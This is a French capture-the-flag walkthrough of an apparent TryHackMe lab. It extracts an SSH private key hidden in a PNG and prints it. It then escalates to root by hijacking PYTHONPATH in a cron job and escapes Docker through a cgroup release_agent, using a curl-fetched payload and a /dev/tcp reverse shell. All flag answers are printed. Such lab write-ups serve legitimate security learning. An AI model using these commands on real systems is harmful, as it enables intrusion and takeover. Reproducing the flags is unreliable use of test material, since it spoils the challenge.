    1: (254,254,254,1) #FEFEFEFF srgba(254,254,254,1)
  Rendering intent: Perceptual
  Gamma: 0.45455
  Chromaticity:
    red primary: (0.64,0.33,0.03)
    green primary: (0.3,0.6,0.1)
    blue primary: (0.15,0.06,0.79)
    white point: (0.3127,0.329,0.3583)
  Matte color: grey74
  Background color: srgb(99.6139%,99.6139%,99.6139%)
  Border color: srgb(223,223,223)
  Transparent color: black
  Interlace: None
  Intensity: Undefined
  Compose: Over
  Page geometry: 150x150+0+0
  Dispose: Undefined
  Iterations: 0
  Compression: Zip
  Orientation: TopLeft
  Properties:
    date:create: 2025-10-26T19:19:03+00:00
    date:modify: 2025-10-26T19:18:24+00:00
    date:timestamp: 2025-10-26T19:19:09+00:00
    png:bKGD: chunk was found (see Background color, above)
    png:cHRM: chunk was found (see Chromaticity, above)
    png:gAMA: gamma=0.45455 (See Gamma, above)
    png:IHDR.bit-depth-orig: 1
    png:IHDR.bit_depth: 1
    png:IHDR.color-type-orig: 3
    png:IHDR.color_type: 3 (Indexed)
    png:IHDR.interlace_method: 0 (Not interlaced)
    png:IHDR.width,height: 150, 150
    png:PLTE.number_colors: 2
    png:text: 4 tEXt/zTXt/iTXt chunks were found
    png:tIME: 2025-10-26T19:18:23Z
    Raw profile type:

    3381
2d2d2d2d2d424547494e204f50454e5353482050524956415445204b45592d2d2d2d2d0a
6233426c626e4e7a614331725a586b74646a45414141414142473576626d554141414145
626d39755a514141414141414141414241414143467741414141647a63326774636e0a4e
684141414141774541415141414167454133676c46704f47302b6b4f654f59436e36524f
52654e674a7038556d6d45526438526542436e3439514b667875513643637a65360a7464
77524f4c6334764a4a4a4b78414c484d5a5762656e614671585257466a73353351387336
506c4e2f413637516b452b506253655a397432732f65535251476f6c484e6d550a4a6d38
49474a4b4e63676e3636444d6b6d30796d706f7133493138466b4a7553482f4e4a56426e
3654304d554453754c7962516b79525366584c796f756a306c786e667835410a6e524a49
4b3063716967344c463641636d5942445275784b6e48545961452b52386368432b307655
465554345746686c485661794877667662597072464f644f6e5a553363350a5368485362
6f79614d6c7453555278494c49595a42364d754673495a47784358634b4a5545477a704f
583058556a69794c577848776448676b463067446f5244333547576d490a6c6e77784151
42514879524e312b7a55423433706732336c704e553841744e2b4a597a6f496d4c4f435a
6539546e6158696a52594e76545357573659326b636f764469794f4e0a2b58646c78326d
7a48724f7a766946493972724349445738616b7434735553764e2b2b6453336f78395a4b
64537a4b4747452f566b687435645547387039475974486259466c0a71586743486b636a
6c5971564b4f655a4b7676592b466476584f7a704566586d4a7266616e6341784479684e
614f38726c77596f7a715559716d6e6265673049555774694b330a6e6f77505a74497045
434c3972365758783965515063557a3074666b53392f5141544a42446e41496636303946
6e644761344f564276716b6b414637522f585846574d5968380a657a4c6d4f67304c3653
33415255556d6243356e3149536d4e745976395268654d524444302f3165534c4b487552
4e6c6a5175534d6c753839454a546e6f462b386a396667440a6341414164494f57307539
546c744c7655414141414863334e6f4c584a7a595141414167454133676c46704f47302b
6b4f654f59436e36524f52654e674a7038556d6d4552640a38526542436e3439514b6678
75513643637a6536746477524f4c6334764a4a4a4b78414c484d5a5762656e6146715852
57466a73353351387336506c4e2f413637516b452b500a6253655a397432732f65535251
476f6c484e6d554a6d3849474a4b4e63676e3636444d6b6d30796d706f7133493138466b
4a7553482f4e4a56426e3654304d554453754c79620a516b79525366584c796f756a306c
786e667835416e524a494b3063716967344c463641636d5942445275784b6e4854596145
2b52386368432b307655465554345746686c48560a61794877667662597072464f644f6e
5a5533633553684853626f79614d6c7453555278494c49595a42364d754673495a477843
58634b4a5545477a704f583058556a69794c570a7848776448676b463067446f52443335
47576d496c6e7778415142514879524e312b7a55423433706732336c704e553841744e2b
4a597a6f496d4c4f435a6539546e6158696a0a52594e76545357573659326b636f764469
794f4e2b58646c78326d7a48724f7a766946493972724349445738616b7434735553764e
2b2b6453336f78395a4b64537a4b4747450a2f566b687435645547387039475974486259
466c71586743486b636a6c5971564b4f655a4b7676592b466476584f7a704566586d4a72
66616e6341784479684e614f38726c770a596f7a715559716d6e6265673049555774694b
336e6f77505a74497045434c3972365758783965515063557a3074666b53392f5141544a
42446e414966363039466e644761340a4f564276716b6b414637522f585846574d596838
657a4c6d4f67304c365333415255556d6243356e3149536d4e745976395268654d524444
302f3165534c4b4875524e6c6a510a75534d6c753839454a546e6f462b386a3966674463
41414141444151414241414143414532445553505a67394f6d6a584d6e6e666135565279
703174305237344a53773754700a3771756148496f5931304d7964496f436c3554726162
75794177575a3042395062344778482f5570495843736e4b504b44354a527575732f7555
4c4a41396c435039456d595a0a344238566a6c486f58476a765a56746e2f64645a426175
475a67693877544955774a2f53703438576541374b476d67385630762b4938685064566e
385965436a4a68375a57380a6f792f3974684a556f33464a76767661744e58677a763845
7a6933353778646c5676616a6c316b494870663246714a37764d68366b422b6f666a6161
714651334c37324a53590a2b5a747055344d462f517a466f7041483343456d6a5a373453
4e42786e784166336e5a6b72684a44666c43466e4477646b3744486971396452694a4373
45534d3947373145530a767875414c4e372b5942654b7877352f45436277336936715445
3263594a792b316e4c682f47636f473032784d51516e377661583935486e567745354345
48796d2f6d3839500a54657a394a74382b556b476875314772483161717a52693365444a
566761446e3772684f38394b77766556416869552f556776625564327a70316e766a3353
7147726c6a75560a4236654c5a73304e6636367537643830526673746270524a6e414656
366967322b6f737437316a364d5135675832393839472b77594843772b70453041553977
6d786b444f360a53447455435a6d4769723766364939432b725644654667576855594e78
4f384f356b683230614a51676c6f555548475247594c4534665032374d6a6a7041674531
566f6679470a4b665a57457a5467687258687269777378684f6c2b494a5a4f38552f4177
78564945537031474a302b6a717261587078395a574531545252686e6a4c75673946456e
697852330a71494b527034386c66474150447750374b5a4141414241434b75624e344252
444e706655636d2b686a4753494744366b69383548714e62304d5561494279516d616943
7043370a35696b484a39476b65676751557373445158346876616d777233656550416e67
6c6e715056673965476666473053322f6f5875634d756e504b78746f63517a6b6b32625a
62470a4f51586b30316a416f56395a543875593451554b5875672f54754e726666416b46
4e6f6451304a4c4a54517049637270492f6e757355594e3557792b727a702f4d4d7a7a46
330a56616a2b4d4f5754456862447467754171643437554f5751786c34612b5756726e52
704358315a634566697055506c7a7238576b3856496a5038423245473035367243724643
0a757273572f414a39564e31673874325543706a766763737a4d51714558416b3974764d
38556b65392f6e784a6a655258766f595965454458454265436e7557746645727037580a
2f756e396a6369507868474f514351414141454241504e45792b6e686c5066532f476e4b
31724f524a72366139446745345065657a5961387670306b577839334130504833430a47
34656b6b346a6234575353596d6639346c59784e527247302b464f335971572b48626f76
4e4d6c2b507359793152696a426e7a634652566d653176446d6f444a6b4e41754e0a794b
544b55513461345245553063586c322b68755a53445349416a5757454c387474716c5642
727033373868706e53584a6c336673476263382f305241584a564e75395a33330a365755
626c635a55467a78494a5365766b36774844494537496c45694d573167392f304b5a7a34
6f6441366452455277446c616d794731647962686e774973516d4a6f64544c0a31766b61
344d2f77767073616f722b65486f313167334d70717333376c6f562f48654a4a385a6d66
4d6778664a64754b7248537a586b546a347467747834453542746f2b6f540a7a39464671
74596d6554444f734141414542414f6d6f41773457354f2b682f54396e495449427a732f
48384e775156724f6c76744c385741464f6e516445427872542b3948370a456c4f355366
7259586e394969324d5263496430314f2f75374344476e6b6945716b54567845594c5165
4857706b4b3478633841595650364c6973325a426a52636c367173580a33355268496868
70414f795833744846586462537744683042314833503251723774784566794245634a70
4d6c6d514d7848457534326a764e5a33544a4c45795635476979750a7854564f75357052
32494b6f2b387641694c5741566d6e497961655941674d766958777a7049666d35554937
683978713152654a57734e706566384f79396a7963704b6b35570a5751593574586e7435
47476a3473374d377438734c6755326c586754445155556e6d76664e6c6f505759547a6b
574c366b4b5a744649526c7561517a4c315059774a734f36640a57554c2f46332f365675
554141414152636d39766445417a4e6d45774e4759794e324577596a554241673d3d0a2d
2d2d2d2d454e44204f50454e5353482050524956415445204b45592d2d2d2d2d0a

    signature: 9f049cc158316f9a9eccf996967863f73c39889b443b04253a7f8c6ef0a1cd78
  Artifacts:
    verbose: true
  Tainted: False
  Filesize: 3368B
  Number pixels: 22500
  Pixel cache type: Memory
  Pixels per second: 48.5438MP
  User time: 0.000u
  Elapsed time: 0:01.000
  Version: ImageMagick 7.1.2-3 Q16 x86_64 23340 https://imagemagick.org
On fait pareil que tout à l’heure et voici ce que ça nous donne:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
Voici notre clé pour nous connecter en ssh :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(omnimessie㉿omnimessie)-[~/BOX/Medium/DockMagic]
└─$ chmod 600 emp_rsa

┌──(omnimessie㉿omnimessie)-[~/BOX/Medium/DockMagic]
└─$ ssh -i emp_rsa emp@10.10.103.217
Linux 23348446b037 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emp@23348446b037:~$
Ne pas oublier de
chmod 600la clé RSA sinon ça ne fonctionne pas pour se connecter en ssh
1
2
3
4
emp@23348446b037:~$ ls
app  flag1.txt  test.sh
emp@23348446b037:~$ cat flag1.txt
THM{c674a7e5c42cc4cae67ee0a03e26743c}
Réponse : THM{c674a7e5c42cc4cae67ee0a03e26743c}
What is the value of flag 2?
Maintenant que nous sommes sur la machine on va pas s’embêter a chercher des failles a la main vu qu’on a linpeas donc en premier on ouvre un server python dans le dossier où se trouve notre linpeas.sh comme ceci python -m http.server 80 et ensuite on récupère le fichier linpeas.sh avec un wget depuis notre ssh
1
2
3
4
5
6
7
8
9
10
11
12
emp@23348446b037:~$ wget http://10.9.2.35/linpeas.sh
--2025-10-26 19:36:16--  http://10.9.2.35/linpeas.sh
Connecting to 10.9.2.35:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                      100%[====================================================>] 949.15K  1.78MB/s    in 0.5s

2025-10-26 19:36:16 (1.78 MB/s) - 'linpeas.sh' saved [971926/971926]

emp@23348446b037:~$ chmod +x linpeas.sh
Puis on l’exécute et on observe.
J’ai identifié un vecteur d’escalade de privilèges intéressant :
1
-rwxr--r-- 1 root root 224 Aug 15 2023 /usr/local/sbin/backup.py
Pourquoi c’est suspect ? Tâche CRON automatisée (trouvée dans cron.log)
1
root PYTHONPATH=/dev/shm:$PYTHONPATH python3 /usr/local/sbin/backup.py
- S’exécute périodiquement en tant que root
- Appartient à root et est exécuté par root
Voici le contenu du fichier
1
2
3
4
5
6
7
8
9
10
11
emp@23348446b037:~$ cat /usr/local/sbin/backup.py
#custom backup script (to be created)
import cbackup
import time

# Start backup process
cbackup.init('/home/emp/app')
# log completion time
t=time.localtime()
current_time = time.strftime("%H:%M:%s", t)
print(current_time)
PYTHONPATH manipulable
Le PYTHONPATH inclut /dev/shm en premier
/dev/shmest généralement accessible en écriture pour tous les utilisateurs- Python cherche les modules dans l’ordre du PYTHONPATH
Exploitation possible Je peux donc créer un fichier cbackup.py dans /dev/shm.cbackup.py et attendre que la tâche CRON s’exécute pour passer root
Voici ce que je met dans le fichier :
1
2
3
import os
def init(path):
    os.system('chmod +s /bin/bash')
Je sauvegarde avec vim car il n’y a pas nano et j’attend que le CRON job active mon programme. Au bout de 2min j’ai fait la commande /bin/bash -p pour augmenter mes privilèges et je suis passé root grâce a mon programme
Ensuite je suis aller dans le /root pour récupérer le flag 2
1
2
3
4
5
6
7
bash-5.1# ls -la
total 20
drwx------ 1 root root 4096 Aug 15  2023 .
drwxr-xr-x 1 root root 4096 Aug 15  2023 ..
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw-r--r-- 1 root root   38 Oct 26 19:48 flag2.txt
Réponse : THM{2c8203d84b1269a605a362bf4200c691}
What is the value of flag 3?
Donc je retourne où j’avais mis mon linpeas.sh et je le re exécute mais en tant que root cette fois ci et voici ce que j’ai trouvé pas mal de problèmes avec Docker du coup j’ai cherché des exploits qui pourraient correspondre et j’ai trouvé : docker exploit
Voici les commandes que j’ai suivi :
Configuration du release_agent
1
2
bash-5.1# cat /tmp/cgrp/release_agent
/var/lib/docker/overlay2/f678a40eed958afa41cb5d6fff636a0615a3786389b4c848b86fb07e481a3257/diff/cmd
Le release_agent pointe vers /cmd mais vu depuis l’hôte. Quand le cgroup devient vide, l’hôte exécutera ce script avec ses propres privilèges root.
Création du payload - Reverse Shell
1
2
3
4
5
echo '#!/bin/sh' > /cmd
echo 'curl 10.9.2.35/shell.sh -o /dev/shm/shell.sh' >> /cmd
echo 'chmod +x /dev/shm/shell.sh' >> /cmd
echo 'sh /dev/shm/shell.sh' >> /cmd
chmod a+x /cmd
Ce que fait ce script :
curl 10.9.2.35/shell.sh: Télécharge un script de reverse shell depuis ma machine attaquante-o /dev/shm/shell.sh: Sauvegarde le script dans/dev/shm(répertoire temporaire en RAM)chmod +x: Rend le script exécutablesh /dev/shm/shell.sh: Exécute le reverse shell
Pourquoi /dev/shm ?
- C’est un répertoire accessible en écriture
- Il est souvent disponible sur l’hôte
- Il ne laisse pas de traces sur le disque (stockage en RAM)
Préparation avant lancement final
Je devais avoir lancé un server python pour récupérer le fichier shell.sh
1
python3 -m http.server 80
Et je devais aussi préparer un nc qui écoutais sur n’importe quel port, moi j’ai mis 1234
1
nc -lvnp 1234
Contenu de shell.sh
1
2
#!/bin/bash
bash -i >& /dev/tcp/10.9.2.35/4444 0>&1
Déclenchement de l’exploit
1
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
Ce qui se passe :
- Un processus temporaire est ajouté au
cgroup /tmp/cgrp/x - Le processus se termine immédiatement
- Le cgroup devient vide
- Le
release_agentest déclenché sur l’hôte - L’hôte exécute
/cmdavec les privilèges root - Le script télécharge et exécute
shell.sh - On reçoit un shell root sur l’hôte Docker !
1
2
3
4
root@dockmagic:/# whoami
root
root@dockmagic:/home/vagrant# cat flag3.txt
THM{dc887d7a23fa028d7892bc85389bc381}
On appel ce genre de faille sur Docker des Container Escape
Réponse : THM{dc887d7a23fa028d7892bc85389bc381}